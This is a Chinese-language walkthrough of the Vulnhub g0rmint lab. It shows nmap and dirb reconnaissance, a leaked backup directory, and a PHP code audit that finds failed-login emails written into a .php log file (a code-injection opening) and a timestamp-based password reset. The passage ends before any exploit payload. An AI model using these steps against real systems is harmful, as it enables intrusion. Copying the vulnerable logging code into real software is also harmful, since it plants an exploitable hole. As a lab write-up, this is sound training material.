Vulnhub-g0rmint

kingkk / 2018-09-17 16:08:05 / 浏览数 4404 安全技术 WEB安全 顶(0) 踩(0)

前言

最近和组内大佬一起在刷vulnhub，感觉还是学了蛮多实际渗透测试方面的东西。

`g0rmint`感觉还是蛮有意思的一个环境，遂记录一下。

攻击机：Kali


IP：192.168.85.134

靶机链接：https://www.vulnhub.com/entry/g0rmint-1,214/

下载完成后直接用vmware打开即可

主机探测

先用`arp-scan -l`查看一下靶机的ip




```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.85.1    00:50:56:c0:00:08       VMware, Inc.
192.168.85.2    00:50:56:f1:03:ae       VMware, Inc.
192.168.85.139  00:0c:29:08:27:ee       VMware, Inc.
192.168.85.254  00:50:56:f2:c4:fc       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.312 seconds (110.73 hosts/sec). 4 responded
```

可以确定是`192.168.85.139`的ip了，用nmap扫描一波看看开放的端口的信息

```
nmap -sS -T4 -A -v -p 1-50000 192.168.85.139
```


可以看到一共就开放了两个端口



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:4e:fd:98:4e:ae:5d:0c:1d:32:e8:be:c4:5b:28:d9 (RSA)
|   256 9b:48:29:39:aa:f5:22:d3:6e:ae:52:23:2a:ae:d1:b2 (ECDSA)
|_  256 19:c2:74:0e:fc:48:3f:38:a6:96:68:19:62:11:c2:bf (ED25519)
80/tcp open  http    Apache httpd 2.4.18
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/g0rmint/*
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: 404 Not Found
```

信息搜集

访问80端口之后发现返回的是404




Not Found

The requested URL / was not found on this server.


Apache/2.4.18 (Ubuntu) Server at 192.168.85.139 Port 80

但是nmap的扫描结果中可以看到一个robots文件，不妨先看一下



```
/* Too easy? Lets see */
Disallow: /g0rmint/*
```


访问`/g0rmint/`页面之后是一个登录界面



Forgot Password?
No problem, click here to get a new password.

Page loaded at **Saturday 15th of September 2018 01:41:16 AM** Standard GMT Time


尝试一波弱口令无果后，在html源代码中发现了一个奇怪的东西



```
<!DOCTYPE html>
<html lang="en">
    <head>

        <!-- start: Meta -->
        <meta charset="utf-8">
        <title>Yeh bik gai hai | g0rmint</title>
        <meta name="description" content="Bootstrap Metro Dashboard">
        <meta name="author" content="Dennis Ji">
        <meta name="keyword" content="Metro, Metro UI, Dashboard, Bootstrap, Admin, Template, Theme, Responsive, Fluid, Retina">
        <!-- end: Meta -->

        <!-- start: Mobile Specific -->
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <meta name="backup-directory" content="s3cretbackupdirect0ry">
        <!-- end: Mobile Specific -->

        <!-- start: CSS -->
        <link id="bootstrap-style" href="css/bootstrap.min.css" rel="stylesheet">
        <link href="css/bootstrap-responsive.min.css" rel="stylesheet">
        <link id="base-style" href="css/style.css" rel="stylesheet">
        <link id="base-style-responsive" href="css/style-responsive.css" rel="stylesheet">
        <link href='http://fonts.googleapis.com/css?family=Open+Sans:300italic,400italic,600italic,700italic,800italic,400,300,600,
type='text/css'>
        <!-- end: CSS -->
```

访问之后依旧是404 就很苦恼了，然后用dirb爆破了一下目录，发现了点东西

```
dirb http://192.168.85.139/g0rmint/s3cretbackupdirect0ry/
```




```
root@kali:~# dirb http://192.168.85.139/g0rmint/s3cretbackupdirect0ry/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep 14 21:44:44 2018
URL_BASE: http://192.168.85.139/g0rmint/s3cretbackupdirect0ry/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.85.139/g0rmint/s3cretbackupdirect0ry/ ----
+ http://192.168.85.139/g0rmint/s3cretbackupdirect0ry/info.php (CODE:200|SIZE:11)

-----------------
END_TIME: Fri Sep 14 21:44:47 2018
DOWNLOADED: 4612 - FOUND: 1
```

里面提示了backup.zip，遂就能下载到源码文件了

代码审计

文件结构



css
font
img
js
s3cr3t-dir3ct0ry-f0r-l0gs
s3cretbackupdirect0ry
config.php
db.sql
deletesecretlogfile.php
dummy.php
footer.php
header.php
index.php
login.php
logout.php
mainmenu.php
profile.php
reset.php
secretlogfile.php
secrets.php

在login.php中可以看到

```
<?php
include_once('config.php');
if (isset($_POST['submit'])) { // If form is submitted
   $email = $_POST['email'];
   $pass = md5($_POST['pass']);

   $sql = $pdo->prepare("SELECT * FROM g0rmint WHERE email = :email AND pass = :pass");
   $sql->bindParam(":email", $email);
   $sql->bindParam(":pass", $pass);
   $row = $sql->execute();
   $result = $sql->fetch(PDO::FETCH_ASSOC);
   if (count($result) > 1) {
       session_start();
       $_SESSION['username'] = $result['username'];
       header('Location: index.php');
       exit();
   } else {
       $log = $email;
       $reason = "Failed login attempt detected with email: ";
       addlog($log, $reason);
   }
}
?>
```

登录失败的时候会生成一个日志文件addlog($log, $reason);，看下这个addlog的代码

```
function addlog($log, $reason) {
   $myFile = "s3cr3t-dir3ct0ry-f0r-l0gs/" . date("Y-m-d") . ".php";
   if (file_exists($myFile)) {
       $fh = fopen($myFile, 'a');
       fwrite($fh, $reason . $log . "<br>\n");
   } else {
       $fh = fopen($myFile, 'w');
       fwrite($fh, file_get_contents("dummy.php") . "<br>\n");
       fclose($fh);
       $fh = fopen($myFile, 'a');
       fwrite($fh, $reason . $log . "<br>\n");
   }
   fclose($fh);
}
```

偏偏写在了一个.php的文件中，这样我们的思路就可以尝试在登录邮箱处插入一个php语句，从而任意代码执行

可是在尝试去访问改文件的时候却跳转到了登录界面。


最后发现是`fwrite($fh, file_get_contents("dummy.php") . "<br>\n");`写入了一个session判断

所以还是得先解决登录的问题。

继续看代码，在db.sql中可以看到一条插入的数据

```
INSERT INTO `g0rmint` (`id`, `username`, `email`, `pass`) VALUES
(1, 'demo', 'demo@example.com', 'fe01ce2a7fbac8fafaed7c982a04e229');
```

解密这个哈希值之后发现是demo



fe01ce2a7fbac8fafaed7c982a04e229

md5

demo


尝试登录一波，发现似乎无法登录，可能是后期改了密码或者怎么，总之应该需要换一条登录的思路了

文件中有一个重置密码的文件reset.php

```
<?php
include_once('config.php');
$message = "";
if (isset($_POST['submit'])) { // If form is submitted
   $email = $_POST['email'];
   $user = $_POST['user'];
   $sql = $pdo->prepare("SELECT * FROM g0rmint WHERE email = :email AND username = :user");
   $sql->bindParam(":email", $email);
   $sql->bindParam(":user", $user);
   $row = $sql->execute();
   $result = $sql->fetch(PDO::FETCH_ASSOC);
   if (count($result) > 1) {
       $password = substr(hash('sha1', gmdate("l jS \of F Y h:i:s A")), 0, 20);
       $password = md5($password);
       $sql = $pdo->prepare("UPDATE g0rmint SET pass = :pass where id = 1");
       $sql->bindParam(":pass", $password);
       $row = $sql->execute();
       $message = "A new password has been sent to your email";
   } else {
       $message = "User not found in our database";
   }
}
?>
```

可以看到，只需要知道一个存在的邮箱和用户名，就可以重置密码为一个时间值的哈希

但是，尝试了demo和一些常用邮箱用户名之后，发现似乎并没有这个用户



Enter your username and email to reset password

demo@example.com


demo

User not found in our database

Login

